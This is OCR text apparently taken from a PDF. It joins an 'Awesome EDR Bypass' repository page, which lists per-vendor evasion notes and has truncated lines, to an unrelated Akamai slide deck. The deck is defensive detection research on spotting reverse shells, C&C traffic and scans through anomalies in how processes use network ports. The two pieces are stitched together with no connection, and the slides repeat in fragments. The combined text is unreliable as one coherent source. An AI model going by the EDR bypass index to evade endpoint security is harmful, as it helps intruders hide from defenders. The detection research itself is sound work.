
April 13, 2022

Awesome EDR Bypass

awesome

Awesome EDR Bypass Resources For Ethical Hacking

EDR bypass technology is not just for attackers. Many malware now have EDR bypass capabil
pentesters and incident responders should also be aware of. This repository is not intended
attacks. Use it for ethical hacking.




BypassAV

This map lists the essential techniques to bypass anti-virus and EDR

> as a reminder: it is highly recommended to read the articles related to manual techniques rath
> open source tools which are more likely to be suspected by the anti-virus because of IOSs

Preview



EDRs.md	Updated EDRs.md	3 years ago
Parse.py	Parser	3 years ago
README.md	Update README.md	2 years ago
attivo.txt	Create attivo.txt	3 years ago
bitdefender.txt	Create bitdefender.txt	3 years ago
carbonblack.txt	Update carbonblack.txt	2 years ago
checkpoint-sandblast.txt	Create checkpoint-sandblast.txt	3 years ago
cortex.txt	Update cortex.txt	2 years ago
crowdstrike.txt	Create crowdstrike.txt	3 years ago
cylance.txt	Create cylance.txt	3 years ago
deepinstinct.txt	Create deepinstinct.txt	3 years ago

Network Packets don’t lie

Akamai

What would an attacker do?

What would an attacker do?

C&C Communication

What would an attacker do?

- C&C Communication
- Reverse Shell

Akamai

What would an attacker do?

C&C Communication

Reverse Shell

Cryptomining

Akamai

What would an attacker do?


C&C Communication


Reverse Shell


Cryptomining


Network Scan

Akamai

What would an attacker do?


C&C Communication


Reverse Shell


Cryptomining


Network Scan

?

What would an attacker do?

- C&C Communication
- Reverse Shell
- Cryptomining
- Network Scan
- ?

How can we detect this on the network level?

Akamai

Building a baseline for process communication

We got lots of data

- process-level communication

We can learn how a process normally behaves, and catch it when it deviates from its baseline

How does a process communicate?

How does a process communicate?

Tough question

process_name	ports_used	networks_seen_on	destination_ports
redis-server	9556	23	53, 80, 443, 1433, 1521, 2049, 3260, 5570, 6379, 6380, 6381, 6382, 6383, 6384, 6385, 6386, 6387, 7000, 7001, 7002, 7003, 7379, 7380, 8089, 8888, 9877, 9997, 16379, 16380, 17000, 17001, 17002, 17003, 26379, 26380, 26381, 28995, 32768, 32772, 32774, 32776, 32778, 32780, 32786, 32788, 32792, 32794, 327...
postgres	1372	44	22, 23, 25, 53, 80, 88, 123, 139, 389, 443, 514, 636, 1025, 1123, 1277, 1521, 2024, 2049, 3082, 3260, 4001, 4506, 5432, 5433, 5434, 5439, 5666, 5672, 5814, 6237, 6443, 7005, 7180, 7432, 8060, 8080, 8082, 8100, 8140, 8181, 8250, 8443, 8888, 9876, 9988, 9999, 10000, 10001, 10002, 10003, 10004, 10015, ...
apache2	49118	44	21, 22, 25, 53, 80, 88, 111, 123, 135, 139, 161, 243, 389, 443, 445, 465, 514, 587, 636, 1027, 1191, 1430, 1433, 1521, 1524, 1636, 1771, 1812, 2049, 3000, 3001, 3128, 3306, 3307, 3336, 3633, 3997, 3998, 3999, 4261, 4949, 5000, 5001, 5002, 5004, 5005, 5006, 5007, 5008, 5009, 5010, 5012, 5013, 5014, 5...
dockerd	105	92	22, 53, 80, 88, 123, 135, 443, 445, 514, 1521, 2049, 2181, 2377, 2379, 3100, 3128, 3306, 4445, 4457, 4567, 4789, 4897, 5000, 5001, 5004, 5005, 5006, 5011, 5012, 5015, 5016, 5018, 5019, 5020, 5433, 5443, 5780, 5781, 5814, 6379, 6443, 6555, 7010, 7946, 8000, 8001, 8020, 8067, 8074, 8080, 8081, 8082, 8...
node	60759	175	21, 22, 25, 53, 80, 81, 82, 88, 95, 111, 123, 135, 137, 138, 139, 143, 161, 389, 443, 445, 449, 465, 514, 524, 525, 587, 636, 993, 1004, 1024, 1025, 1026, 1050, 1074, 1120, 1121, 1178, 1331, 1333, 1339, 1382, 1396, 1399, 1433, 1434, 1438, 1443, 1521, 1524, 1526, 1529, 1540, 1542, 1543, 1544, 1546, 1...
services.exe	1259	179	53, 80, 135, 389, 443, 1026, 1027, 1028, 1031, 1032, 1538, 1539, 1540, 1541, 1542, 1543, 1545, 1546, 1549, 1900, 3000, 3128, 5000, 5003, 8080, 8081, 8082, 8102, 8383, 8443, 8531, 9060, 9080, 9100, 9200, 17472, 47545, 49152, 49155, 49156, 49157, 49158, 49159, 49161, 49164, 49186, 49247, 49248, 49255,...
w3wp.exe	51346	211	1, 7, 13, 21, 22, 23, 25, 30, 43, 49, 53, 70, 71, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 98, 99, 100, 101, 102, 104, 107, 110, 111, 118, 119, 135, 137, 138, 139, 143, 161, 162, 210, 252, 300, 304, 389, 399, 402, 442, 443, 444, 445, 446, 447, 448, 449, 451, 452, 454, 455,...
explorer.exe	19263	227	2, 21, 22, 53, 80, 86, 104, 111, 135, 137, 138, 139, 161, 300, 389, 443, 445, 631, 635, 892, 990, 1003, 1024, 1025, 1026, 1027, 1028, 1029, 1030, 1031, 1032, 1039, 1045, 1052, 1059, 1066, 1070, 1073, 1076, 1079, 1080, 1086, 1087, 1093, 1095, 1100, 1102, 1137, 1143, 1144, 1147, 1159, 1180, 1181, 1185...

Akamai

How does a process communicate?

process_name	ports_used
redis-server	9556
postgres	1372
apache2	49118

Akamai

Classification into Port Groups

Most processes behave similarly in different networks, using the similar network protocols.

By associating similar ports with specific applications, we can give context to the algorithm and more easily find communication patterns.

filename	ports_used	port_groups	destination_ports	networks_seen_on
statview	40	High Port	49154, 49639, 49666, 49667, 49668, 49669, 49670, 49686, 49698, 49701, 49703, 49704, 49705, 49711, 49713, 49869, 49914, 50162, 50786, 51195, 53158, 53192, 53503, 55468, 56932, 57424, 58556, 58798, 59291, 59747, 61087, 61479, 61739, 62469, 63000, 63955, 64008, 64250, 64500, 64987	22
com.docker.proxy	61	RPC, High Port	135, 49155, 49156, 49157, 49461, 49610, 49616, 49667, 49668, 49669, 49670, 49671, 49742, 49818, 49834, 49999, 50286, 51145, 51206, 51361, 51466, 52465, 52932, 53088, 53102, 54819, 55392, 55436, 55451, 55859, 56634, 56763, 57709, 57908, 57957, 58264, 58680, 58886, 58923, 59183, 59277, 59314, 59500, 5...	18
ocspsvc	169	LDAP, High Port, Web/Proxy	389, 49182, 49407, 49424, 49447, 49516, 49584, 49657, 49684, 49763, 49766, 49790, 49850, 49853, 49899, 49926, 49927, 49930, 49931, 49947, 49951, 50305, 50405, 50473, 50629, 50755, 50936, 50984, 51090, 51112, 51303, 51327, 51477, 51491, 51537, 51561, 51574, 51607, 51679, 51690, 51763, 51952, 52498, 5...	18
epicgameslauncher	3492	Web/Proxy, High Port	443, 49152, 49155, 49162, 49163, 49174, 49176, 49182, 49196, 49197, 49198, 49211, 49213, 49217, 49218, 49219, 49226, 49227, 49237, 49254, 49261, 49262, 49264, 49267, 49269, 49271, 49273, 49276, 49292, 49295, 49297, 49298, 49304, 49306, 49309, 49310, 49313, 49314, 49320, 49333, 49334, 49336, 49337, 4...	8

Akamai


Classification into Port Groups

App	Ports
Shell	22, 23, 992
DHCP	67, 68, 546, 547
Kerberos	88, 464, 543, 544
RPC	135, 593
LDAP	636, 389, 3268, 3269
SQL	1433, 1434, 1435
High Ports	49151 - 65535
…	

The full list can be found on
https://www.akamai.com/blog/security-research/novel-detection-methodology-process-injection-using-network-anomalies

Akamai

Drawing solid conclusions



Drawing solid conclusions

How much data is “enough” to assume how a process communicates?

Drawing solid conclusions

How much data is “enough” to assume how a process communicates?

If a process was seen communicate in a certain way in a single network, should we assume the communication is legitimate?

Akamai

Drawing solid conclusions

How much data is “enough” to assume how a process communicates?

If a process was seen communicate in a certain way in a single network, should we assume the communication is legitimate?

Should all anomalies be treated the same? maybe some ports are more interesting than others?

Akamai

Drawing solid conclusions

How much data is “enough” to assume how a process communicates?

If a process was seen communicate in a certain way in a single network, should we assume the communication is legitimate?

Should all anomalies be treated the same? maybe some ports are more interesting than others?

Can we hunt for anomalies of every process?

Akamai

Ranking process stability

Process is inconsistent

Process is consistent

Akamai

Ranking process stability

Process is inconsistent

Process is consistent

* Examined all processes seen in 3 or more networks

Akamai

Ranking process stability

Unstable
The process behaves differently in every network

Stable
The process behaves the same in every network

Process is inconsistent

Process is consistent

* Examined all processes seen in 3 or more networks

Akamai

Ranking process stability

Unstable
The process behaves differently in every network

Semi-Stable
The process is stable within the 1-49151 port range

Stable
The process behaves the same in every network

Process is inconsistent

Process is consistent

* Examined all processes seen in 3 or more networks

Akamai

Ranking process stability

Nmap maintains a list of the most common ports, usable by the *--top-ports* parameter.

We used these lists to classify each process within our data.

Unstable	Nmap-top-12	Nmap-top-25	Nmap-top-100	Semi-Stable	Stable
The process behaves differently in every network	The process is stable within the top-12 port range	The process is stable within the top-25 port range	The process is stable within the top-100 port range	The process is stable within the 1-49151 port range	The process behaves the same in every network

